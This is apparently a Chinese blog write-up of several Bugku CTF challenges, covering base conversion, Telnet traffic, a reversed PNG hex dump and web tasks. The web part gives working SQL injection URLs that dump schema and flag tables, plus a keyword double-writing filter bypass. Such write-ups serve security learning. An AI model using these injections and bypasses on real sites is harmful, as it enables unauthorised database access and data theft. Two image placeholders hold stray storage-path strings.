newbugku部分writeup

原创

西部壮仔 于 2020-03-23 20:16:55 发布 1825 收藏

分类专栏： ctf writeup 文章标签： web

本文链接：https://blog.csdn.net/qq_45089570/article/details/105054718

进制转换

给出一段数字字符串

```
1212 1230 1201 1213 1323 1012 1233 1311 1302 1202 1201 1303 1211 301 302 303 1331
```

仔细观察发现没有超过4的，猜测应该是4进制，然后用python脚本转成10进制，然后取对应ASCII码的字符串

脚本:

```
list = "1212 1230 1201 1213 1323 1012 1233 1311 1302 1202 1201 1303 1211 301 302 303 1331"
dict = list.split(" ")
flag = ""
for i in dict:
    flag+=chr(int(i,4))
print(flag)
```

流量分析

跟踪Telnet流量包flag就是登陆的密码

```
..... ..#..'........ ..#..'.....'.............P......'.......ANSI.......
Kernel 2.6.18-194.el5 on an x86_64
...login: ...bbuuggkkuu

Password: flag{bugku123456}

Last login: Sun Jan 20 19:30:18 from 192.168.31.7
[bugku@localhost ~]$
```


损坏的图片

然后发现图片的首尾格式是错误的，再仔细观察发现起始的82 60 和 最后的 50 89 就是正常的格式反过来了

于是写个py脚本 实现他的逆序输出

脚本如下：

```
import re
str1 = "826042AE444E454900000000B202663A259009D007FD7A4A012179C8F76403B7F0077E803BF761A9D5EDDDCC1600EFDBE242F0BA
6E9F02C8F96935D3B7D90006800D5E927EC87043E920844E631AD4F9588003421A141930626DC77008FD5E927EC87043E920844E631AD4F9
588011FA10D108C9831041EDC01BDE7B43FC4213B5800D05BFB8037BB0D4F973BA1A4E00DEDF1397C9C08978164C792F0D2C01BD3191B7CF
7346B0077D2D42BF06697F89A735800DCE25B9AD7C933610B0E7F1B0D4F973BA1A4E0036F89CBE4E044BC0B263C9AC6960034C641AB77990
9012FC57A42E109443E93383740F7C4EAB5C75CEC13F2671210E725758C0CBD19FFEB23D7C71FC64A26FBEC78FD700A7FA6F800D001BE8C8
0034F883D0E5C4DF24F749BE1140F2737FFFABBAEF96403A7F001BE8C80034E1ABE2C7D26E8638217097C26E94EBA4A0B24DFF7475C2190D
76FE8C9012FD386AF8B1F49BA18E085C25F09BA532E1282C86AA67045E90B843196381B81AC014FE56E96BE49EF34EEF84DD2C107530A07C
7606C42D3B3506D0E2000D2E24E085C25F086A93826259300941644B92E003449900068C24FA45EA79E397127042E12F843549C1312C90D2
50593AFA8E517012FA378932000D1849F48BD483321C10B84BE1374A72CD635533822F497C260CB1AA9BCC42027891E9397E39F11B879861
27D22F520CC87042E12F84DD29841D635533822F487C2043586167986008FBB61F6A70218E09BA5AAF25F520B34B5941A9F930B001A71265
C2033240863826E96ABC97D482CB84C0B228353F261600DE9C4997165D0C704DD12E0E41893E4B19F2C80727C01BD006F43ED4E0431C1374
B55E4BEA416696B28353F261600DE9C4997080CC9DA18E09BA58D5BB3D106138164384AF5610B2043596983C01BD0FB53810C704DD2D5792
FA9059A5ACA0D4FC985800D38932E1019920431C1374B55E4BEA4165C26059381A9F930B001A483307DA9C0863826E96ABC97D482CD2D650
6A7E4C2C01BD38932E107A3C734D6863826E963BF57BE8AE3036A4A79A4812DCAF9924006F401BD006F401BD006F534437963821F56BE24D
56BF88304CE257A41A9FC99709CD2A73D2403B7F006F401BD006F401BD006F534437963821F56BE24D56BE1019933895EC9A6961825F0684
9FD06125C21F126A47C921A4911A48973F7006F401BD006F401BD4D10DE58E087D5AF89355AF8418267129A26EA87D4A696384AF49B0C985
5E83097A921CC98B81E0034D46BC390F9BC0006800D001A9A21BCB1C10FAB5F126AB161C8304384D0590D2C80707C006800D4D10DE58E087
D5AF89BC3AD7C58E12BD58561CFA31709C0C658B5BE99DC006EB36EF9F267A497089A4EC9648A5B774164FA793C006EB36EF9F267A497089
A4EC9648A5B774164FA793C006EB36EF9F267A497089A4EC9648A5B774164FA793C006EB36EF9F267A497089A4EC9648A5B774164FA793C0
06EB36EF9F267A497089A4EC9648A5B774164FA793C006EB36EF9F267A497089A4EC9648A5B774164FA793C006EB36EF9F267A497089A4EC
9648A5B774164FA793C006EB36EF9F267A497089A4EEE4914B6EE82C86A169710006AE88F7727CF933D24B844D2766A9CE10F8DDBA90B941
8497087169E7D1E64E10800251C499716354AF4858759884083928O4A7EBDA401BD006F4E24CB84D6643792BD593527BA58B892C3C9F45A6
82C8B174609F94F001A0034FA962106093074DE1C86A1F67390006800D8BB1E00EFD3EA5884182625A540E4E7A7F5ED200340069C4997163
E257AB7259188418823E58DEB7A7001A0034F8413B219DC99AB5A1C4001A30934B23B5A421C9F333B800D38939664D664356B438800346127
D236927C21BC479A4F9F4B992F3298047E271265C58F895EAC3039F525C20C11FE49F087044717E8309BE1334938934D1272C8EB5740E984
5801DF4EE9DB54ABFD0E127FD7DE9CD256127C21AD2B841818F892C3920847CB5B6F07A1CD600EFD43920035FA93E11AF9BFD22E30328319
D62FC750023F57AB73F7EDF246063818DE5819ACFD4A6B4C606BC38CD49A41A56217A2DCC00340E9FC023F7D8D7181852C6756BF2D4008FD
DD559A20C0C7094D117A4238FD061339647049F080A27A24460650636DF10E6D600371E2033273F1E8724006B824F840513D1223032831B6
F88736B008FD13B5889B5800D5D97DE7FB1AE3030A58CEAD7E5A80035F07A6F923031C0C6F2C0CD67EA5A8687A5860614B18F4B08591D53B
D094C0EBFD3BAE31818E065E90B84E7EFFEF4E692FD49F0888E61818F8950642D87609FA9A2B37F2910137F15EACB03268F20023F496F200
DE8037A8764023F7EF497C97EA4F8B0D3A1F54D7A9849FAD612430BED964800681DA7001A0034006AF565819365B6E0034557F25BC8037A0
0DEA1D90077EFDE92F92FD49F16A5A87D535EA420EB60C41807B1318006AC0E2F09B4EA078AFD59F4E00340069BCB5F22BFC96B05E37A0D3
D0591D6FF97BA000D001ABD5B79907B48E697547F6A8A07CEF9F54D7A958B5B06222D9DC0069BCB5F22BFCFDFFDE92F92FD49F16351C6087
D19871FC8BD4F688C38FEB73E3BC9A9809BF29A49E03E17C006800D001BCFC2F929D20034006800D692780F85F001A0034006F3F0BE4A748
00D001A0035A49E03E17C006800D001BCFC2F929D20034006800D6D2780F95F3EA9CC1D4EE0E40383E0034006F3F2BE3C49F54CF893821BC
42E12F842C3A98C5ACF964BA677001BCFCAF8F127D5337927045E90B84BE2D9C18D487047989CF1EE64970800F7E1191A809BF28F84DD11D
52B14BE139F41E24FA317C4384AF485C21A5AC341941939E07A7240069F09BA23AA56297C273E83C49F462F887095E90B8434B5868328327
3C0F4E4800D3E13744754AC52F84E7D07893E8C5F10E12BD21708696B0D065064E781E9C9001A7C26E88EA958A5F09CFA0F127D18BE21C25
7A42E10D2D61A0CA0C9CF03D3920034F84DD11D52B14BE139F41E24FA317C4384AF485C21A5AC341941939E07A7240069F09BA23AA56297C
273E83C49F462F887095E90B8434B58683283273C0F4E4800D3E13744754AC52F84E7D07893E8C5F10E12BD21708696B55F7FF805A8321C0
5913580069F09BA22F56BE139EB1F529A217C4384AF5634B58F844D0DCF98612F30C7046A9BF01910410BFB19F09BA23AA56297C273E83C4
9F462E113495E90B8B6E88FD18DE273E61849F482CD270B1B488D2446053F00176E2E8003BF75EC60077E803BF534B17CB17062C3ADEAB7B
ED9FA2D635B394590006800D38409D905844E6435F9E24C800346125C20A5A42193065936DB8053FD38409D905844E6435F9E24C9012FD18
497087C48E89612B043232CCF51A000362E8000DD7B18006800D4D2C5F2C5C18B0EB3906E8B58613FAF63000D001A9A58BE58B83161D64BD
7FE6A5FA2D6E7A5ECED20034006A6962F96BE2775266A31C10F843525F0870458B217085872085A70659899DC006A6962F962E2775267095
EAC7C20C0F7F0CB1ABF8361AFC6125C21F1210E4E41938432046FEDDE002BF3E8C5C21BC31F08FF12E0F27725334B933806E2E580069F464
D10DE18E24F74470392E4A669726700DC5CB000D3E8C5C21BC31F08FF12E0F27725334B933806E2E580069F464D10DE18E24F74470392E4A
669726700DC5CB000D3E8C5C21BC31F08FF12E0F27725334B933806E2E580069F464D10DE18E24F74470392E4A669726700DC5CB000D3E8C
5C21BC31F08FF12E0F27525334B9338C5F272C00346073E8C9A23AA3DB543893DD135993EFA572AC19C99AD5AE887171DF8421916E0F3FCA
DD10E089CE83094D0C70B17164D10F89A92CB174184961C930D26B93D2E2000DDD10E089CE83094D0C70B17164D10F89A92CB174184961C9
30D26B93D2E2000DDD10E089CE83094D0C70B17164D10F89A92CB174184961C930D26B93D2E2000DDD10E089CE83094D0C70B17164D10F89
A92CB174184961C930D26B93D2E2000DDD10E089CE83094D0C70B17164D10F89A92CB174184961C930D26B93D2E2000DDD10E089CE83094D
0C70B17164D10F89A92CB174184961C930D26B93D2E2000DDD10E089CE83094D0C70B17164D10F89A92CB174184961C930D26B93D2E2000D
```

3F887044E74184A686E7E98F529A21F12EA9CE5162E8309BE13389351CBE21714CC6270353352101002FFF8EE887044E74184A6863858B8B
26887C4D2C3F6827089FD0612EF133890013E0B2E32568E953E7E59C0A401BD006F401BD006F4DEC5FC9754873A0C10F8330B706E9BF8181
8E127C25F09CFA0C24FA42E24E085C25F08BD49F168E922C491AA564C1BB8037A00DE8037A00DE9BCD5B5AC3043E0C0CE4F2EB930E9B8047
EE0CD1C1DE4E58006A5E37ED3A5DA842B3AFFE00034006800D4E6D3AA5F2CF4001AB16D01D3F800D001A6F35CFA6B348C10F83033934D137
4158B96FD8697CB060CD6ADB7001A6F62FE4BAA439D06087C1862EFC1C9781818E127C25F09CFA0C24FA4DD24E085C25F099329F88984240
4DFA9A6B05C4F3E9FF253443E25F0685C534D1374A6EA9481A1F4930753BE1282DBBC01DF69E00EFD0077E9F462E1134346A9B0D34129DB2
D5D468000D2D3C0006800D001A314CD0C7D58DE4CC1D65E8D4172636DC80707C01DFA00EFDB9A4CFAB470A99AAB7B5C90006800D001A0034
FA31709307189048E87201CFFC006800D001A7D18B844D0DBA5B9E43EA712D6754861E8F9640393E00340069F462E12C6B85612BFB989B0D
2971DC0069C113CEB0335839A726F1E0034FA317089A1B74B40C9DE1167CB2404EFF13E8E5F299F563794CE14F79AC353FA1F462E113436E
96BAAE9DE5E3FCB12D4191032FF480089EEE8B800D9CB465F1765B4B001A00371E435F7FEEE8B800D9CB465F1765B4B001A00371E41234B0
01B3968E7C99F525C5B29A70A64F1EDB8037B8F202F9FEBED38037B396818D3D9D8C00DE8037A9A26E963518E087C22B320335939912EFB8
047E8C10FA95A134448E94E5E13C1897815BFA71E47BC96003672D1CF29F1F69001A0035344DE6B1C257AB1F099C590F37F04E5A39F267D4
971658B484393AA677001A9A26E963F94CF84DD49A73273E4CFA92E2CB09E6CFD06087D4AF49A221CC93ED344A600F7F14D1374B43CA67C2
6EA4CBE21AB763C266927C1B74479A4E0649AC998C4006ED1F46BE133832F489A58B841822F468E91F2C93964A5E39589C01BD001B30718D
44E4124006F401BD006F4FA35F099C1939C99BC41822F464D498C0E7A18B8A720C8CB0F56703989B303C006CC1C67586C9E80034006800D3
E8D7C2670635A0C10FA92E10608BD4D0591D0E47CB201C9F001A0034FA35F099C1939C9B7C41822F464D49BA899C5D1419306255307800D3
E8D7C2670635A0C10FA96210608F969A0B21A87FEEC80034006AF487A1CFA35F099C197A44D2CFF10608BD1934B1A5939F27B0D2A0C8C4CE
E0034DE93BE13389C7A8676A66F10608BD1935263039E862E277930DC222163F9302AFD8EF927CF5819A4E163EACBD532E49CD12A0E4DA98
5800DBE49F3D606693858FAB2F54CB927344A83936A6160036F927CF5819A4E163EACBD532E49CD12A0E4DA985800DBE49F3D606693858FA
B2F54CB927344A83936A6160036F927CF5819A4E163EACBD532E49CD12A0E4DA985800DBE49F3D606693858FAB2F54CB927344A8393D50F9
B373800DBE49CDEE73A7D7385934B4B3186DB80D2E8E4EEB800D355B084C0ADFE37C9318227318E163EADBA532E37784358E065EAD8421AA
C6423069FE937B417094424B353E7E5C6C9001B20D1D09506435EBEEC4001A6F682E12884966A7CFCB8D92003641A3A12A0C86BD7DD89012
FD37B417094424B353E7E5C6C9006F641A3C12A0C86A17B71001BD3788FF11EEC92CE2BF90397C349DB7001A978DC04973E93A2D4DD52E47
74008FD008FD1E2519B8520D1A095064758BFD3A0047EAF485C25F16CE0DBAA1706BE2CFF0D9AA1F46BE29F5F7F94A2CFA438B1A6191D62D
0EA0037B5C49706BE2CB094E64E7D3FE488592369B800DC221D527174809BF18DED1BCC8F767D800D1E24FA35F08BD4A8326DFFFC3AD67D2
3FED697FFF8E3FC221D530350029FCA5E90B84BE2D9C1B9FBFAE24B830F478E632C24F84E7EFCF9A4BE535071DF8188EA9C9A800DDABE377
EE86E7D06137C21AA4F845EAC9CC97A21709BA4EDD6AFA268F932719242085FE1F3F006F401BD006F401BDBE377EE86E7D06137C21AA4F84
5EAD7C266885C27C4A988591D46E69A424FC1BC00681CFFC01BD006F401BDBE377EE86E7D06137C21AA4F845EAD7C227590B84F8953C1898
F1DC023F4287EB1AFDC0E2000D1677D97800D001B7C6EF503B778C113437BD79A72C67547C05D0B23E060036F8DDFBA1B9F4184DF086A93E
117AB27325E885C26E93B75ABA074E14998C4408DFD26ADD7F7C6EFDD0DCFA0C26F843549F08BD5A82C99A21709BA4ED7A328A4D41AD0137
F135932E10608BD1AFE226962F887127816375EBFB5A2FA2C80727C023F616C800DEDF137F3767C4A69BB089F92F89DA689F129DB54AC733
F7006F401BD006F401BD359396641820DB725F137F3767C4A69BB069F92F89DA8327C4A76B620F001AE6DD2001A0034006BAA99F28304DD0
C987A654FC83035E1C6C4B201C1F001A0034D64CB841822F46BF885C58BE21C299716E0631C138191AF1F61A76E3B800D359396641826712
0CC7BE26FE6ECF894D3762164BE2769A27034ED44B6055FC4D64CB84BE11FE532E2D1CC870A65C5B9E4BE24E163EAD9CD2704E06458B230D
7130E1BFC7008FE7F16C029EF84ABD4ECB059C10FA42E13A2C62C3ADE4C2C0069C577D7AB5F09CF58B893821F485C24D133072161D6FF82C
01BD3EEDE6E53006F61E98E087D21709D163161D603B9801BDC5B00A7BE12AF53B2C167043E90B84E8B18B0EB5930B006F4FB55F2E29DF08
B08F87A63821F485C27458C587580EE6001B8B6014F7C255EA76582CE087D21709D163161D614B0B001A0727F16C029EF84ABD4ECB059C10
FA42E13A2C62C3AC2761600340EDFF56C439EF849BDCEC775CE087D21709D163161D6FC7D7001A3F18CEF9F46BE10D464D10E087D2170808
C62788B22F9195BBE4D30871F927E00DF3BE00DE8037A00DEE361C96CBC01DFA00EFDB9AEA74D65E7C24BC006800D001A0037C097C59F278
053FC0006800D001ACB93E84F0006F63854C0E0F8037A00DEE361C96CBC006800DB83A981CCBC006800DE4BFB800DE4B48047C2C006959C7
B001B8F24B0F9DFB83A9EA8F7B839C01BC658E7DDB1EF4D477B30BEB1713B38539E920D4FC8703DE732B0037A00DE8037A00DEA689CF5B74
95EC99BCB17087C4EEA4CD485C20C117A35F087044D11EA490F231F4FE4D127EF012FD006F401BD006F65991D6E7A5D4006F46085C4DF09C
96B2F5210759F2C80727C01BD006F4FA31708B4235B590D2C80707C01BD006F65991D6E7A5D4001A3042E24D485C20C117A97F895C21C10D
2D675AB38BA60CB55307800D3E8C5C26706351C6085C49A90B841822F53416448647989A71DC006A6886A33FC45EC99E873E8C5C26706382
3FC435217083045E8D7C23CCB6888703289600128F84DE64C7961821F064D3766B263C20C24FA49869F0260C4226160034F84DE64C796182
1F064D3766B263C20C24FA49869F0260C4226160034F84DE64C7961821F064D3766B263C20C24FA49869F0260C4226160034F84DE64C7961
821F064D3766B263C20C24FA49869F0260C4226160034F84DE64C7961821F064D3766B263C20C24FA49869F0260C4226160034F84DE64C79
61821F064D3766B263C20C24FA49869F0260C4226160034F84DE64C7961821F064D3766B263C20C24FA49869F0260C4226160034F84DE64C
7961821F064D3766B263C20C24FA49869F0260C422616011FA7C21BC4C7961821F064D4980090D64C784184961C6CC640077FDBC01DFBA71
13557A93E2C696458B5842C8C32FAD287C5E0036AF0FB7585B81C8514FE0001A00376E2000D4D13744CE11349DDE3A1F525875358B201C1F
008FDDB88011FA7C24B359A8567F93BD3F6B001A9D646A9FFE0011FA011FAC4C89ABBA4ECE089A266881074ECB84C4B1A82D60393E003400
6970619124191D0E3003BE17B71001BD3E1259AC9CD6D3BEE0034B8367087D22F46C4B21A3A0C2562C60393E003589913557A958BA1706E7
8E3093E902895064C4B20730B006F539D2FE49AFDD89913557A92C9FD0B8367087D22F46E064665061210C6C56B96353800D384961D6ABD4
FEB059F4FCA78037A8364001BBCE85C487DC99C26F8B73C9BA4AF64F96BCC9D3F4CD13F132644C2C00683329EDD616A04FE90037A00DEEDC
4006F535277F2C709BE2DCF26E92BD93BE2C9A22713C0E4D9941848431B15AE58D4E0034E137C5AAF53FAC167D3FA041D20707C01BDDB880
0DEA6A4EFE58E137C5B9E4DD257B277C593443E2781C9BC591E621CD83C00697121F72670937963519 7A4503CC7D4885AD344F0393353BED
C4001AD4342E27344BF96DD24B0F317D56BD93BE2C9A23AD5AC517A4487490692E13849D8037293531E861826E926F10D4733B217D56BD93
BE2C9A23AD5AC517A424741849708A074CC8710B53008FE2F5386008FD58A1F082B50FAA7896360C4D382C006A688EA31F292CD4FBB47786
C1BAE00DEE0C44E61600DEA7321AFAF4B8800363AC91C3FFA400DE8037AA70C00DEAC50F8415A87D5334B1B06269C1600DEA7323AA3F7943

```
E499AC7CCE3D4BBC31AA4E087C2475913526BD1B0B3F49438D396403AFF006F54E1801BD58A1F082B50FAA7896360C4D382C006A688EA31F
292CD4FBB47786C1BAE00370627FC1600353990636EA70C00356287C273F7EA1693EA9AF46C1889A5B4515F006F14D10D539C21F24D3442E
1139ACEA8F58A1F086A3DFC43EA9AF54D34B1A593619042D3B006F1600DE8C26F843549F08BD5AF84191302C8696A634C2C01BD354ED7445
EAC9A25FCB73C89A4AF56BE49E25A682D6E4B580E4F8037A00DE8C26F843549F08BD5AF84191302C8696A634C2C0069AA767C22F564D10E0
97C273C89A4AF56BE1250EB0513416B1A9DD06C800350EC7800D184DF086A93E117AB5F0832260590D2D4C6985800D354ECF845EAC9A273C
7184DF086A93E117AB5F0832260590D2D4C8985800DE7B769A4AF564D12FE58D52FF117AB5F24CD2D4C5A410B22F62F59261A73B06C71893
DD0CBD59344BF9631865EAD7C937388C7E3F1FE48E9FCFDFF66F9FF3F3FCFF3FC7E49E292E0B20020D9B5E6364AA2BAEEDC24B1C6CCDD9D3
D9D1FFFF27430E491B76D19DED5E7854414449031A000066A8725C000000060800010000000100005244484900D0000000A1A0A0D474E5089
"
str1 = re.sub(r"(?<=\w)(?=(?:\w\w)+$)"," ",str1)
list1 = str1.split()
list1 = list(reversed(list1))
str1 = " ".join(list1)
print(str1)
```

然后复制字符串到HxD中保存为图片是一个二维码，扫码得flag

web2

很明显我们得用Python脚本来跑
贴脚本

```
import requests
import re
url = "http://123.206.31.85:10002/"

res = requests.get(url)
print(res.text)
cookies = res.cookies["PHPSESSID"]
test = res.content.decode().split("<br/>")[1].split("</p>")[0] # 获得要计算的题
#test2 = re.split("<br/>\n(.*?)</p>\n",res.text)[1]
print(test)
result = eval(test)
print(result)
resl = requests.post(url,cookies={"PHPSESSID":"{}".format(cookies)},data={"result":"{}".format(result)})
print(resl.content.decode())
```

明明答案是正确的，但就是不显示flag，说计算错误，原因不明

web5

这道题是sql注入
我的payload1

```
http://6fe97759aa27a0c9.bugku.com/?mod=read&id=0 union select 1,database(),(select group_concat(table_name) from
 information_schema.tables where table_schema='web5'),3
```

Bugku _留言本

主页 | 新建留言
Delete

Post -- web5

flag,posts,users

at 3

payload2:

```
http://6fe97759aa27a0c9.bugku.com/?mod=read&id=0 union select 1,database(),(select group_concat(column_name) fro
m information_schema.columns where table_name='flag'),3
```

Bugku _留言本

主页 | 新建留言
Delete

Post -- web5

flag

at 3

payload3:

```
http://6fe97759aa27a0c9.bugku.com/?mod=read&id=0 union select 1,database(),(select group_concat(flag) from flag)
,3
```

Bugku _留言本

主页 | 新建留言

Delete

Post -- web5


flag{320dbb1c03cdaaf29d16f9d653c88bcb}

at 3

web 18

sql注入类型的题目

测试1' 无回显，测试1' --+有回显，这说明是单引号闭合，然后测试 1' or 1=1 --+竟然没有回显，应该是过滤了or ,用brupsuit爆破测试过滤的字符



用双写绕过过滤

爆列数

payloads:

```
1 ' oorrder by 4 --+
```

列数为3

爆报表 payloads:

```
http://123.206.31.85:10018/list.php?id=0' ununionion seselectlect 1,group_concat(table_name),3 from infoorrmation_schema.tables where table_schema=database() --+
```


爆字段 payloads:

```
http://123.206.31.85:10018/list.php?id=0' ununionion seselectlect 1,group_concat(column_name),3 from infoorrmation_schema.columns where table_name="flag" --+
```

爆数值 payloads:

```
http://123.206.31.85:10018/list.php?id=0' ununionion seselectlect 1,group_concat(flag),3 from flag --+
```

web25



要我们输入一些东西，随便输入一点，没有什么思路，点进入下面的链接,点进去发现有一个下载链接发现点击下载不了,查看源代码

```
1 <a href=/2/ziidan.txt  download="zidian.txt">下载</a>
```


把/2去掉试试，发现可以有几行字符串

```
asdhjk
dakjhkjwq
adkjhsdk
fkdjknbv
dkajshdlj
hjsjnb
sdalkj
flagf
sfksjhwqe
dsalkjlkqjwe
hsjnb
```

暂时没有什么思路了，扫一下目录

有一个shell.php

我们进入发现有一个输入框，想起来之前得到的那个文本，一个一个输进入发现最后一个是正确的能得到flag